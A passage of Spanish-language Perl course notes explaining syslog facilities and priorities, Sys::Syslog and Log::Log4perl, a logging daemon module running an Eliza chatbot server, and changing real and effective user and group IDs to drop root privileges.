La opción `-f` de tail hace que conforme el fichero `/var/log/auth.log` crece las nuevas líneas se añadan a la salida

UNIX Syslog

Para enviar una entrada al sistema `syslog` se debe proporcionar un mensaje con tres componentes:

1. Servicio (`facility`)
2. Prioridad
3. Texto del mensaje

Recursos y Servicios (Facilities)

El campo `facility` describe el tipo de programa/servicio que envía el mensaje. Es utilizado para decidir a que fichero(s) de log o destinos enviar el mensaje. Syslog define las siguientes facilities:

- `auth` Mensajes de autorización de usuarios
- `authpriv` Mensajes de autorización de usuarios privilegiados
- `cron` mensajes del demonio de `cron`
- `daemon` Mensajes desde diversos daemons el sistema
- `ftp` Mensajes desde el daemon de ftp
- `kern` del núcleo
- `local0` - `local7` para uso local
- `lpr` Sistema de impresión
- `mail` Mensajes de mail
- `news` Mensajes de news
- `syslog` Mensajes internos de syslog
- `uucp` Mensajes de uucp
- `user` Mensajes desde diversos programas de usuario

Los demonios que construiremos habitualmente usarán una de las facilities `local0` - `local7`.

Prioridades

Cada mensaje syslog tiene asociada una prioridad que indica su urgencia.

- `0`: Emergencia (emerg): el sistema está inutilizable
- `1`: Alerta (alert): se debe actuar inmediatamente
- `2`: Crítico (crit): condiciones críticas
- `3`: Error (err): condiciones de error
- `4`: Peligro (warning): condiciones de peligro
- `5`: Aviso (notice): normal, pero condiciones notables
- `6`: Información (info): mensajes informativos
- `7`: Depuración (debug): mensajes de bajo nivel

El Mensaje

Los mensajes describen el problema. No deberían contener retornos de carro, tabuladores ni carcteres de control.

Fuentes de un Mensaje

El demonio de syslog puede aceptar mensajes desde dos tipos de fuente:

- Desde programas locales usando un socket UNIX
- Desde Internet usando sockets UDP. En este caso el demonio y el nodo deben ser configurados para que acepten conexiones remotas.

El Módulo Perl `Sys::Syslog`

El módulo Sys::Syslog facilita el envío de mensajes al daemon de `syslog` .

La Función `openlog`

Para iniciar `Sys::Syslog` llamamos a `openlog`:

```
openlog($identity, $options, $facility
```

- `$identity` identifica el programa/servicio y será usado como prefijo en cada entrada del log generada mediante la correspondiente llamada a la función `syslog`
- Las opciones consisten en algunas de las de estas palabras separadas por comas:
  - `cons` Escribir el mensaje a la consola en caso de que no pueda enviarse a `syslogd`
  - `ndelay` Abrir conexión con syslog inmediatamente en vez de esperar a que el primer mensaje haya sido registrado. Normalmente la conexión se abre cuando se produce el primer mensaje de log.
  - `pid` Incluir el PID en cada mensaje

Ejemplo de `openlog`

Por ejemplo:

```
casiano@beowulf:~$ cat syslog.pl
#!/usr/bin/perl -w
use strict;
use Sys::Syslog;

die "usage: $0 facility/priority message\n" unless @ARGV;

my ($facility, $priority) = split '/', shift;
my $message = join ' ', @ARGV;

openlog($0, "ndelay,pid", $facility) or die "fatal: can't open syslog: $!\n";
syslog($priority, "%s", $message);
closelog();
```

Al ejecutar este programa

```
casiano@beowulf:~$ perl syslog.pl LOCAL7/ERR 'ERRAR ES HUMANO'
```

produce en el fichero `/var/log/syslog` la siguiente entrada:

```
root@somemachine:/var/log# tail -1 syslog
May 13 14:22:12 somemachine syslog.pl[15254]: ERRAR ES HUMANO
```

Reglas de Configuración en `syslog`

El lugar en el que acabe el mensaje depende de las reglas establecidas en el fichero de configuración. Por ejemplo, la siguiente ejecución del programa:

```
casiano@beowulf:~/src/perl/syslog$ perl syslog.pl local3/debug 'Tachan! tachan! BOOOOOOOOOOOO
```

La advertencia queda en el fichero `/var/log/debug.log`:

```
root@beowulf:/var/log# tail -1 /var/log/debug
May 13 15:57:48 beowulf syslog.pl[17092]: Tachan! tachan! BOOOOOOOOOOOOOOMMMM!!!
```

Esto es asi por que en el fichero de configuración hay una línea de la forma:

```
root@beowulf:/var/log# sed -ne '41,43p' /etc/syslog.conf
*.=debug;\
        auth,authpriv.none;\
        news.none;mail.none     -/var/log/debug
```

La cual indica:

- El asterisco `*` specifica que todos los mensajes del recurso/facility deben ser dirigidos al destino
- El igual `=` es utilizado para restringir el logging a la clase especificada. Por ejemplo

  ```
  *.=debug /var/log/debug.log
  ```

  redirige todos los mensajes de tipo `debug` de todos los fuentes al fichero `/var/log/debug.log`
- `auth,authpriv.none;news.none;mail.none` indica que esta regla no se aplica a los mensajes en los servicios/facilities `auth`, `authpriv`, `news` y `mail`
- El menos `-` indica que no es necesario sincronizar el fichero después de cada escritura en él

La Función `syslog`

Después de llamar a `openlog` llamaremos a `syslog` para enviar mensajes de log al daemon:

```
$bytes = syslog($priority, $format, @args)
```

El argumento `$format` funciona como en `sprintf` con la diferencia de que el formato `%m` se sustituye por el valor de `$!` y no requiere argumento.

Ejemplo de `syslog` con Formato

```
casiano@beowulf:~/src/perl/syslog$ cat -n formats.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Sys::Syslog;
 4
 5  openlog($0, "ndelay,pid", 'LOCAL7') or die "fatal: can't open syslog: $!\n";
 6  open F, 'noexiste' or
 7    syslog('err', "Can't open file %s: %m", 'noexiste');
 8  close(F);
 9  closelog();
```

Dará lugar a una entrada como:

```
root@somemachine:/var/log# tail -1 syslog
May 13 14:49:29 somemachine formats.pl[15813]: Can't open file noexiste: \
                                    No existe el fichero o el directorio
```

Las Funciones `closelog` y `setlogsock`

La función `closelog` cierra la conexión y devuelve cierto si se hizo con éxito.

La función `setlogsock` controla si la conexión con el daemon de syslog se hará via internet o via un socket UNIX local:

```
setlogsock($socktype)
```

El argumento `$socktype` puede ser `"inet"` o `"unix"` (que es el valor por defecto). Esta función no es importada por defecto.

```
use Sys::Syslog qw{:DEAFULT setlogsock};
```

El Módulo Perl `Log::Log4Perl`

Lecturas Recomendadas

- Lea el artículo Retire your debugger, log smartly with Log::Log4perl! de Michael Schilli
- Páginas en http://lena.franken.de/
- Estudie la documentación del módulo Log::Log4perl de Michael Schilli

Ejemplo Simple

```
pp2@europa:~/src/perl/perltesting$ cat -n log4perldrink.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Log::Log4perl qw(:easy);
 4
 5  my $level = eval shift @ARGV || $DEBUG;
```

```
 6
 7  Log::Log4perl->easy_init(
 8    {
 9      level => $level,
10      layout   => '%d %p %F{1}-%L-%M: %m%n',
11    }
12  );
13
14  drink();
15  drink("Soda");
16
17  sub drink {
18      my($what) = @_;
19
20      my $logger = get_logger();
21
22      if(defined $what) {
23          $logger->info("Drinking ", $what);
24      } else {
25          $logger->error("No drink defined");
26      }
27  }
```

Sigue un ejemplo de ejecución:

```
pp2@europa:~/src/perl/perltesting$ perl log4perldrink.pl '$ERROR'
2009/04/13 14:43:09 ERROR log4perldrink.pl-25-main::drink: No drink defined
```

Véase Log::Log4perl::Layout::PatternLayout para entender el significado de los símbolos en la cadena de formato.

Ejemplo

```
pp2@europa:~/src/perl/perltesting$ cat -n ./eat.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  ######### System initialization section ###
 5  use Log::Log4perl qw(get_logger :levels);
 6
 7  my $food_logger = get_logger("Groceries::Food");
 8  $food_logger->level($INFO);
 9
10      # Appenders
11  my $appender = Log::Log4perl::Appender->new(
12      "Log::Dispatch::File",
13      filename => "test.log",
14      mode     => "append",
15  );
16
17  $food_logger->add_appender($appender);
18
19      # Layouts
20  my $layout =
```

```
21    Log::Log4perl::Layout::PatternLayout->new(
22                    "%d %p> %F{1}:%L %M - %m%n");
23  $appender->layout($layout);
24
25  ######### Run it ##########################
26  my $food = Groceries::Food->new("Sushi");
27  my $otherfood = Groceries::Food->new();
28  $food->consume();
29
30  ######### Application section #############
31  package Groceries::Food;
32
33  use Log::Log4perl qw(get_logger);
34
35  sub new {
36      my($class, $what) = @_;
37
38      my $logger = get_logger("Groceries::Food");
39
40      if(defined $what) {
41          $logger->debug("New food: $what");
42          return bless { what => $what }, $class;
43      }
44
45      $logger->error("No food defined");
46      return undef;
47  }
48
49  sub consume {
50      my($self) = @_;
51
52      my $logger = get_logger("Groceries::Food");
53      $logger->info("Eating $self->{what}");
54  }
```

Cuando se ejecuta produce:

```
pp2@europa:~/src/perl/perltesting$ rm test.log
pp2@europa:~/src/perl/perltesting$ ./eat.pl
pp2@europa:~/src/perl/perltesting$ cat test.log
2009/04/01 15:35:30 ERROR> eat.pl:45 Groceries::Food::new - No food defined
2009/04/01 15:35:30 INFO> eat.pl:53 Groceries::Food::consume - Eating Sushi
```

Preguntas

- ¿Que hacen los siguientes métodos?

    1. `$logger->trace("...");  # Log a trace message`
    2. `$logger->debug("...");  # Log a debug message`
    3. `$logger->info("...");   # Log a info message`
    4. `$logger->warn("...");   # Log a warn message`
    5. `$logger->error("...");  # Log a error message`
    6. `$logger->fatal("...");  # Log a fatal message`

¿Cuál es el orden de prioridades? ¿En que se traduce la prioridad?

- ¿Que formatos admite un pattern layout? (véase Log::Log4perl::Layout::PatternLayout)
- ¿Que diferencia hay entre las siguientes cadenas de formato: `%F`, `%F{1}`, `%F{2}`y `%F{3}`?
- Escriba un fichero de configuración como este:

```
pp2@europa:~/src/perl/perltesting$ cat eat.conf
log4perl.logger.Groceries=DEBUG, A1
log4perl.appender.A1=Log::Dispatch::File
log4perl.appender.A1.filename=test.log
log4perl.appender.A1.mode=append
log4perl.appender.A1.layout=Log::Log4perl::Layout::PatternLayout
log4perl.appender.A1.layout.ConversionPattern=%d %p> %F{1}:%L %M - %m%n
```

y reescriba el programa anterior para que la configuración del logger se lea desde el fichero:

```
Log::Log4perl->init("eat.conf");
```

Jerarquías de Categorías

El siguiente ejemplo ilustra el uso de jerarquías en Log::Log4perl:

```
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  use Log::Log4perl qw(get_logger :levels);
 5
 6  Log::Log4perl->easy_init(
 7      {
 8          level  => $DEBUG,
 9          layout => '%d %p %F{1}-%L-%M: %m%n',
10      }
11  );
12
13  my $layout = Log::Log4perl::Layout::PatternLayout->new("%H> %p: %m%n");
14  my $appender =
15    Log::Log4perl::Appender->new( 'Log::Log4perl::Appender::ScreenColoredLevels',
16    );
17  $appender->layout($layout);
18
19  my $appliances_logger = get_logger("Groceries::Appliances");
20  $appliances_logger->level($ERROR);
21
22  my $groceries_logger = get_logger("Groceries");
23  $groceries_logger->level($INFO);
24  $groceries_logger->add_appender($appender);
25
26  my $b = Groceries::Food->new('banana');
27  my $c = Groceries::Food->new();
28  $b->consume;
29
30  my $d = Groceries::Appliances->new('TV');
31  my $e = Groceries::Appliances->new();
32  $d->consume;
```

```
33
34  package Groceries::Food;
35
36  use Log::Log4perl qw(get_logger);
37
38  sub new {
39      my ( $class, $what ) = @_;
40
41      my $logger = get_logger("Groceries::Food");
42
43      if ( defined $what ) {
44          $logger->debug("New food: $what");
45          return bless { what => $what }, $class;
46      }
47
48      $logger->error("No food defined");
49      return undef;
50  }
51
52  sub consume {
53      my ($self) = @_;
54
55      my $logger = get_logger("Groceries::Food");
56      $logger->info("Eating $self->{what}");
57  }
58
59  package Groceries::Appliances;
60
61  use Log::Log4perl qw(get_logger);
62
63  sub new {
64      my ( $class, $what ) = @_;
65
66      my $logger = get_logger("Groceries::Appliances");
67
68      if ( defined $what ) {
69          $logger->debug("New appliance: $what");
70          return bless { what => $what }, $class;
71      }
72
73      $logger->error("No appliance defined");
74      return undef;
75  }
76
77  sub consume {
78      my ($self) = @_;
79
80      my $logger = get_logger("Groceries::Appliances");
81      $logger->info("Using $self->{what}");
82  }
```

Cuando se ejecuta produce la salida:

```
pp2@europa:~/src/perl/perltesting$ ./log4perlgroceries.pl
```

```
europa> ERROR: No food defined
2009/04/01 15:18:50 ERROR log4perlgroceries.pl-48-Groceries::Food::new: No food defined
europa> INFO: Eating banana
2009/04/01 15:18:50 INFO log4perlgroceries.pl-56-Groceries::Food::consume: Eating banana
europa> ERROR: No appliance defined
2009/04/01 15:18:50 ERROR log4perlgroceries.pl-73-Groceries::Appliances::new: No appliance def
```

los mensajes asociados con la categoría `Groceries::Food` aparecen coloreados según su nivel.

Ejercicios

- ¿Por que aparecen repetidos los mensajes `Eating banana`, `No appliance defined`, etc en los dos layouts?

  > *Remember when we said that if a logger decides to fire, then it forwards the message to all of its appenders and also has it bubble up the hierarchy to hit all other appenders it meets on the way up?*

- ¿Que hace el método `threshold` de un appender? ¿que ocurre si ponemos `$appender->threshold($FATAL)` en el appender asociado con `Groceries`?
- ¿Que umbral se aplicará a la categoría `"Groceries::Appliances"` si se comenta la línea 20?

  ```
  20  $appliances_logger->level($ERROR);
  ```

- Cambie el programa anterior para que envie los mensajes de log de la categoría `"Groceries::Appliances"` a fichero.

  ```
  my $appender = Log::Log4perl::Appender->new(
      "Log::Dispatch::File",
      filename => "test.log",
      mode     => "append",
  );

  $$appliances_logger->add_appender($appender);
  ```

- Comente que hacen las llamadas a los métodos:
- Cambie la configuración de logs del programa ccp y del módulo Net::CascadeCopy de Alex White.

  ```
  my $conf =<<END_LOG4PERLCONF;
  # Screen output at INFO level
  log4perl.rootLogger=DEBUG, SCREEN

  # Info to screen and logfile
  log4perl.appender.SCREEN.Threshold=$log_level
  log4perl.appender.SCREEN=Log::Log4perl::Appender::ScreenColoredLevels
  log4perl.appender.SCREEN.layout=PatternLayout
  log4perl.appender.SCREEN.layout.ConversionPattern=%d %m%n
  log4perl.appender.SCREEN.stderr=0

  END_LOG4PERLCONF
  ```

  por esta:

```
my $conf =<<END_LOG4PERLCONF;
log4perl.rootLogger=DEBUG, LOGFILE

# Info to screen and logfile
log4perl.appender.LOGFILE=Log::Log4perl::Appender::File
log4perl.appender.LOGFILE.filename=/home/pp2/src/perl/Net-CascadeCopy/myerrs.log
log4perl.appender.LOGFILE.mode=append

log4perl.appender.LOGFILE.layout=PatternLayout
log4perl.appender.LOGFILE.layout.ConversionPattern=%d %F %L %m%n

END_LOG4PERLCONF
```

¿Cómo cambia la conducta? Que pasa si cambiamos la primera línea:

```
g4perl.rootLogger=DEBUG, LOGFILE, SCREEN
```

y añadimos las líneas de configuración del appender SCREEN a la configuración?

- ¿Cuál es el significado de la línea

```
log4perl.appender.SCREEN.Threshold=$log_level
```

en el fichero de configuración?

- Llame al programa con el debugger y la opción `-d` activada

```
$ perl -wd ./scripts/ccp -d -s -f META.yml -g bno:beowulf,nereida,orion
```

Explique el funcionamiento de la función `get_logger` y de las funciones `is_trace`, `is_debug`, etc.

```
DB<2> n
main::(./scripts/ccp:83):       my $logger = get_logger( 'default' );
DB<2> x $logger->is_trace
0  0
DB<3> x $logger->is_debug
0  1
DB<4> x $logger->is_info
0  1
```

- Explique que hacen las llamadas al método `logconfess`:

```
 $logger->logconfess( "failed to execute: $!" );
```

¿Que hace `logwarn` y `logdie`?

- ¿Que es un `appender`? ¿Cuando se dispara? ¿Que clases de Appenders pueden usarse con Log::Log4perl? ¿Que es una RDDtool?

14.1.5. El Programa Servidor con Logs

El programa comienza a crecer en exceso por lo que es conveniente poner en un módulo aparte las funciones de apoyo: `become_daemon`, `open_pid_file`, etc. Incluiremos también en este módulo algunas funciones de soporte al sistema de log.

Crearemos además una función `init_server` que envuelve las tareas de crear el fichero de PID, poner el proceso en background y apertura del sistema de log:

```
sub init_server {
  $pidfile = shift || getpidfilename();
  my $fh = open_pid_file($pidfile);
  become_daemon();
  print $fh $$;
  close $fh;
  init_log();
  return $pid = $$;
}
```

Es nueva la llamada a `init_log` que inicializa el sistema de log. Esta subrutina establece el modo de conexión a UNIX mediante la llamada a `setlogsock`.

```
45  sub init_log {
46    setlogsock('unix');
47    my $basename = basename($0);
48    openlog($basename,'pid',FACILITY);
49  }
```

En este caso los tres argumentos de `openlog` son:

- `$identity` es el nombre del programa que ha sido obtenido llamando a `basename`
- La opción `pid` hace que se incluya el PID en cada mensaje
- La constante `FACILITY` ha sido puesta a `local0`

La subrutina `become_daemon` es parecida a la versión anterior: Pone el servicio en background a cargo del hijo, se desliga de la terminal y de la entrada/salida/error estandar.

```
31  sub become_daemon {
32    die "Can't fork" unless defined (my $child = fork);
33    exit 0 if $child;             # parent dies;
34    setsid();                     # become session leader
35    open(STDIN, "</dev/null");
36    open(STDOUT,">/dev/null");
37    open(STDERR,">&STDOUT");
38    chdir '/';                    # change working directory
39    umask(0);                     # forget file mode creation mask
40    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin';
41    $SIG{CHLD} = \&reap_child;
42    return $$;
43  }
```

La principal novedad está en la presencia del manejador para la señal `CHLD` (17):

```
83  sub reap_child {
84    do { } while waitpid(-1,WNOHANG) > 0;
85  }
```

Las subrutinas `log_*` proveen una interfaz cómoda al sistema de syslog. Las subrutinas `log_warn` y `log_die` imitan el estilo de `warn` y `die`.

```
51  sub log_debug  { syslog('debug',_msg(@_))  }
52  sub log_notice { syslog('notice',_msg(@_)) }
53  sub log_warn   { syslog('warning',_msg(@_))   }
54  sub log_die {
55    syslog('crit',_msg(@_));
56    die @_;
57  }
58  sub _msg {
59    my $msg = join('',@_) || "Something's wrong";
60    my ($pack,$filename,$line) = caller(1);
61    $msg .= " at $filename line $line\n" unless $msg =~ /\n$/;
62    $msg;
63  }
```

El Módulo `Dameon1.pm`: Código Completo

```
casiano@beowulf:~/src/perl/syslog$ cat -n Daemon1.pm
 1  package Daemon1;
 2  use strict;
 3  use vars qw(@EXPORT @ISA @EXPORT_OK $VERSION);
 4
 5  use POSIX qw(setsid WNOHANG);
 6  use Carp 'croak','cluck';
 7  use File::Basename;
 8  use IO::File;
 9  use Sys::Syslog qw(:DEFAULT setlogsock);
10  require Exporter;
11
12  @EXPORT_OK = qw( init_server log_debug log_notice log_warn log_die);
13  @EXPORT = @EXPORT_OK;
14  @ISA = qw(Exporter);
15  $VERSION = '1.00';
16
17  use constant PIDPATH  => '/tmp';
18  use constant FACILITY => 'local0';
19  my ($pid,$pidfile);
20
21  sub init_server {
22    $pidfile = shift || getpidfilename();
23    my $fh = open_pid_file($pidfile);
24    become_daemon();
25    print $fh $$;
26    close $fh;
27    init_log();
28    return $pid = $$;
29  }
30
31  sub become_daemon {
32    die "Can't fork" unless defined (my $child = fork);
33    exit 0 if $child;             # parent dies;
34    setsid();                     # become session leader
```

```
35    open(STDIN, "</dev/null");
36    open(STDOUT,">/dev/null");
37    open(STDERR,">&STDOUT");
38    chdir '/';                      # change working directory
39    umask(0);                       # forget file mode creation mask
40    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin';
41    $SIG{CHLD} = \&reap_child;
42    return $$;
43  }
44
45  sub init_log {
46    setlogsock('unix');
47    my $basename = basename($0);
48    openlog($basename,'pid',FACILITY);
49  }
50
51  sub log_debug  { syslog('debug',_msg(@_))  }
52  sub log_notice { syslog('notice',_msg(@_)) }
53  sub log_warn   { syslog('warning',_msg(@_))   }
54  sub log_die {
55    syslog('crit',_msg(@_));
56    die @_;
57  }
58  sub _msg {
59    my $msg = join('',@_) || "Something's wrong";
60    my ($pack,$filename,$line) = caller(1);
61    $msg .= " at $filename line $line\n" unless $msg =~ /\n$/;
62    $msg;
63  }
64
65  sub getpidfilename {
66    my $basename = basename($0,'.pl');
67    return PIDPATH . "/$basename.pid";
68  }
69
70  sub open_pid_file {
71    my $file = shift;
72    if (-e $file) {                 # oops.  pid file already exists
73      my $fh = IO::File->new($file) || return;
74      my $pid = <$fh>;
75      croak "Server already running with PID $pid" if kill 0 => $pid;
76      cluck "Removing PID file for defunct server process $pid.\n";
77      croak"Can't unlink PID file $file" unless -w $file && unlink $file;
78    }
79    return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
80      or die "Can't create $file: $!\n";
81  }
82
83  sub reap_child {
84    do { } while waitpid(-1,WNOHANG) > 0;
85  }
86
87  END { unlink $pidfile if defined $pid and $$ == $pid }
```

```
88
89  1;
```

El Programa Principal

Los manejadores de las señales `TERM` e `INT` hacen que se ejecute un `exit`.

```
casiano@beowulf:~/src/perl/syslog$ cat -n eliza_log.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Chatbot::Eliza;
 4  use IO::Socket;
 5  use Daemon1;
 6
 7  use constant PORT      => 12000;
 8
 9  # signal handler for child die events
10  $SIG{TERM} = $SIG{INT} = sub { exit 0; };
```

De este modo se garantiza que los bloques `END{}` se ejecutarán dándole la oportunidad al servidor de borrar el fichero de PID. Hay dos bloques `END{}`, uno en el módulo:

```
86
87  END { unlink $pidfile if defined $pid and $$ == $pid }
88
```

y otro en el programa:

```
51  END {
52    log_notice("Server exiting normally\n") if $$ == $pid;
53  }
```

No se instala un manejador de `CHLD` pues se ha hecho en `become_daemon`.

Después de la llamada a `init_server` estamos en background y no podemos escribir a `STDERR`.

```
12  my $port = shift || PORT;
13  my $listen_socket = IO::Socket::INET->new(LocalPort => $port,
14                                            Listen    => 20,
15                                            Proto     => 'tcp',
16                                            Reuse     => 1);
17  die "Can't create a listening socket: $@" unless $listen_socket;
18  my $pid = init_server();
```

Entramos después en el bucle de aceptación. Para cada conexión entrante creamos un proceso hijo que le dará servicio. Ahora podemos enviar información de nuestro proceso al sistema de log mediante `log_notice` y `log_die`. Mediante el método `peerhost` podemos obtener el nombre/IP del nodo remoto.

```
20  log_notice "Server accepting connections on port $port\n";
21
22  while (my $connection = $listen_socket->accept) {
23    log_die("Can't fork: $!") unless defined (my $child = fork());
24    if ($child == 0) {
25      $listen_socket->close;
26      my $host = $connection->peerhost;
27      log_notice("Accepting a connection from $host\n");
28      interact($connection);
```

```
29      log_notice("Connection from $host finished\n");
30      exit 0;
31    }
32    $connection->close;
33  }
```

El proceso hijo no debe llamar a `accept` de nuevo - usaremos el socket conectado `$connection` - y por ello ciera la copia del socket de escucha `$listen_socket->close`. Este cierre no es estrictamente necesario pero es una buena costumbre: libera recursos y evita un acceso accidental al socket.

Ahora podemos llamar a la rutina `interact` a la que se le pasa el socket conectado. Este es el método que maneja el programa que da el servicio. Cuando termina el proceso hijo abandona con `exit`.

El bloque `END{}` es invocado únicamente por el proceso principal.

```
86
87  END { unlink $pidfile if defined $pid and $$ == $pid }
88
```

No borramos aqui el fichero PID pues lo hicimos en el bloque `END` en el módulo.

El Código Completo

```
casiano@beowulf:~/src/perl/syslog$ cat -n eliza_log.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Chatbot::Eliza;
 4  use IO::Socket;
 5  use Daemon1;
 6
 7  use constant PORT      => 12000;
 8
 9  # signal handler for child die events
10  $SIG{TERM} = $SIG{INT} = sub { exit 0; };
11
12  my $port = shift || PORT;
13  my $listen_socket = IO::Socket::INET->new(LocalPort => $port,
14                                            Listen    => 20,
15                                            Proto     => 'tcp',
16                                            Reuse     => 1);
17  die "Can't create a listening socket: $@" unless $listen_socket;
18  my $pid = init_server();
19
20  log_notice "Server accepting connections on port $port\n";
21
22  while (my $connection = $listen_socket->accept) {
23    log_die("Can't fork: $!") unless defined (my $child = fork());
24    if ($child == 0) {
25      $listen_socket->close;
26      my $host = $connection->peerhost;
27      log_notice("Accepting a connection from $host\n");
28      interact($connection);
29      log_notice("Connection from $host finished\n");
30      exit 0;
31    }
32    $connection->close;
```

```
33  }
34
35  sub interact {
36    my $sock = shift;
37    STDIN->fdopen($sock,"r")  or die "Can't reopen STDIN: $!";
38    STDOUT->fdopen($sock,"w") or die "Can't reopen STDOUT: $!";
39    STDERR->fdopen($sock,"w") or die "Can't reopen STDERR: $!";
40    $| = 1;
41    my $bot = Chatbot::Eliza->new;
42    $bot->command_interface;
43  }
44
45  sub Chatbot::Eliza::_testquit {
46    my ($self,$string) = @_;
47    return 1 unless defined $string;  # test for EOF
48    foreach (@{$self->{quit}}) { return 1 if $string =~ /\b$_\b/i };
49  }
50
51  END {
52    log_notice("Server exiting normally\n") if $$ == $pid;
53  }
```

Ejecución

La ejecución del servidor y las posteriores conexiones darán lugar a entradas en el fichero `/var/log/syslog` similares a estas:

```
casiano@beowulf:~/src/perl/syslog$ telnet localhost 12000
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
Eliza:  Is something troubling you?
you:    bye
Eliza:  I think you should talk to a REAL analyst.  Ciao!
Connection closed by foreign host.
```

```
root@beowulf:/home/casiano/src/perl/syslog# grep -i eliza /var/log/syslog
May 21 17:19:39 beowulf eliza_log.pl[32342]: Server accepting connections on port 12000
May 21 17:19:42 beowulf eliza_log.pl[32344]: Accepting a connection from 127.0.0.1
May 21 17:19:44 beowulf eliza_log.pl[32344]: Connection from finished 127.0.0.1
May 21 17:19:44 beowulf eliza_log.pl[32342]: Server exiting normally
```

14.1.6. Logs con `warn` y `die`

Subsiste el problema aún de los mensajes de error emitidos con `warn` y `die` . Si en algún lugar de l programa o librería se emite un `warn` el mensaje se perderá.

Afortunadamente, Perl provee dos manejadores de señal 'virtuales' para modificar la conducta de `warn` y `die` .

Si se instala un manejador en `$SIG{__WARN__}`, ese manejador será llamado en vez de `warn` cada vez que aparece una llamada a `warn` en el código. Para `die` el equivalente es `$SIG{__DIE__}`. Así en

el ejemplo anterior es posible redirigir todos los `warn` y `die` al sistema de logs haciendo:

```
$SIG{__WARN__} = \&log_warn;
$SIG{__DIE__}  = \&log_die;
```

Ejercicio 14.1.2. *Modifique el servidor anterior para que redirija los mensajes generados por* `warn` *y* `die` *al sistema de log.*

14.1.7. Cambiando el ID del Usuario y del Grupo

Introducción

Es común ver que un servicio de red comienza ejecutándose con privilegios de superusuario para - tan pronto como sea posible - posteriormente renunciar a esos privilegios con vistas a disminuir los problemas de seguridad. La necesidad de arrancar el proceso en modo superusuario puede deberse a la necesidad del servicio/aplicación de tener acceso a recursos privilegiados (sockets, ficheros) en momentos determinados de la ejecución.

En los sistemas Unix cada usuario debe ser miembro de al menos un grupo que es el *grupo primario*. Un usuario puede ser miembro de otros grupos que son referidos como *grupos suplementarios* y que se listan en el fichero `/etc/group`.

- El superusuario tiene un UID 0
- Los UIDs del 1 al 100 son reservados para el sistema. A veces el rango es mas grande: en RedHat del 101 to 499 y en Debian hasta el 999.

Los procesos Unix tiene un grupo efectivo (*EGID*) y un grupo real (*PGID*). Normalmente son iguales.

```
$ id
uid=1007(someuser) gid=1007(someuser),1012(education)
```

Las Variables UID y GID Real y Efectivo

Perl proporciona cuatro variables especiales (`$<`, `$(`, `$>`, `$)`) que controlan el UID y el GID del proceso actual. La siguiente sesión (del usuario `root`) con el depurador muestra su significado:

```
mymachine:~# perl -wde 0
main::(-e:1):   0
  DB<1> p "real user ID: $<. real group ID: $(. effective user ID: $>. effective user group: $
real user ID: 0. real group ID: 0 0. effective user ID: 0. effective user group: 0 0

  DB<2> p $uid = getpwnam('someuser')
9999
  DB<3> p $gid = getgrnam('someuser')
9999
  DB<4> x ($name,$passwd,$uid,$gid,$quota,$comment,$gcos,$dir,$shell,$expire) = getpwuid(9999)
0  'someuser'                              # nombre
1  'XXXXXchumchumXXXXXX444444444445555'    # pass
2  9999                                    # uid
3  9999                                    # gid
4  ''                                      # quota
5  ''                                      # comment
6  'Usuario de prueba fluflu 2,,,'         # gcos
7  '/home/someuser'                        # dir
8  '/bin/bash'                             # shell
9  undef                                   # expire
  DB<5> $> = 9999
```

```
  DB<6> !!ls
ls: .: Permiso denegado
(Command exited 2)
  DB<7> $> = $<
  DB<8> !!ls
2utf8                 etc                                                    makedoct
..........................................................................................
  DB<8>
```

Cambio de Personalidad

El cambio de los UID en `$<` (real) y en `$>` (efectivo) hace que el cambio sea permanente. Es imposible recuperar el status de root si el programa renuncia a sus privilegios de root cambiando estas dos variables. Esta es la opción recomendada ya que previene la posibilidad de que los intrusos exploten fallos en el programa para ganar privilegios de root.

Grupos Suplementarios

En la mayor parte de los sistemas UNIX se soporta la idea de los grupos suplementarios: grupos en los que el usuario tiene privilegios pero que no son el grupo primario del usuario. El comando `newgrp` puede ser usado para cambiar el grupo actual durante una sesión. Si se provee la opción `-` (un guión) se reiniciarán las variables de entorno como si se hubiera entrado en el sistema:

```
$ ls -ltr ~/alu/0708/alu3607/InserciondeunaSubrutina
ls: /home/lhp/alu/0708/alu3607/InserciondeunaSubrutina: Permiso denegado
$ newgrp www-data
$ ls -ltr ~/alu/0708/alu3607/InserciondeunaSubrutina
total 8
-rwxrwx--- 1 www-data www-data 1228 2008-04-28 12:21 insercionSubrutina.pl
-rwxrwx--- 1 www-data www-data  181 2008-04-28 12:21 info.txt
```

El usuario root puede cambiar su grupo efectivo a cualquier grupo. A partir de ese momento sus privilegios serán los del grupo efectivo.

Un usuario normal no puede -en general - cambiar el grupo efectivo. El ejemplo anterior - ejecutado por un usuario ordinario - muestra que hay excepciones a esta regla.

En tales sistemas cuando accedemos al valor de `$(` o `$)` obtenemos una cadena de GIDs separados por espacios. El primero de ellos es el GID real y los siguientes son suplementarios.

```
$ perl -wde 0
  DB<1> p "real group = $(\neffective group = $)\n"
real group = 1040 1040 1012 33
effective group = 1040 1040 1012 33
  DB<3> x $gid = getgrgid(33)
0  'web-user'
  DB<4> x $gid = getgrgid(1012)
0  'education'
  DB<5> x $gid = getgrgid(1040)
0  'pp2'
```

Cambiando de Grupo

Para cambiar el identificador de grupo real GID asigne un único número (no una lista) a la variable `$(`. Para cambiar el GID efectivo asigne un sólo número a `$)`. Si se quiere cambiar la lista de grupos suplementarios asigne una lista de números separados por espacios. El primer número será el real (efectivo) y el resto los suplementarios. Se puede forzar que la lista de grupos suplementarios sea vacía repitiendo el GID dos veces:

```
$) = "33 33";
```

Cambiando de Usuario en el Servidor: Rutinas de Soporte en `Daemon1`

La subrutina `init_server` toma ahora tres argumentos: el nombre del fichero de PID, el nombre del usuario y el nombre del grupo. La novedad está en que llamamos a `change_privileges`.

```
27  sub init_server {
28    my ($user,$group);
29    ($pidfile,$user,$group) = @_;
30    $pidfile ||= getpidfilename();
31    my $fh = open_pid_file($pidfile);
32    become_daemon();
33    print $fh $$;
34    close $fh;
35    init_log();
36    change_privileges($user,$group) if defined $user && defined $group;
37    return $pid = $$;
38  }
```

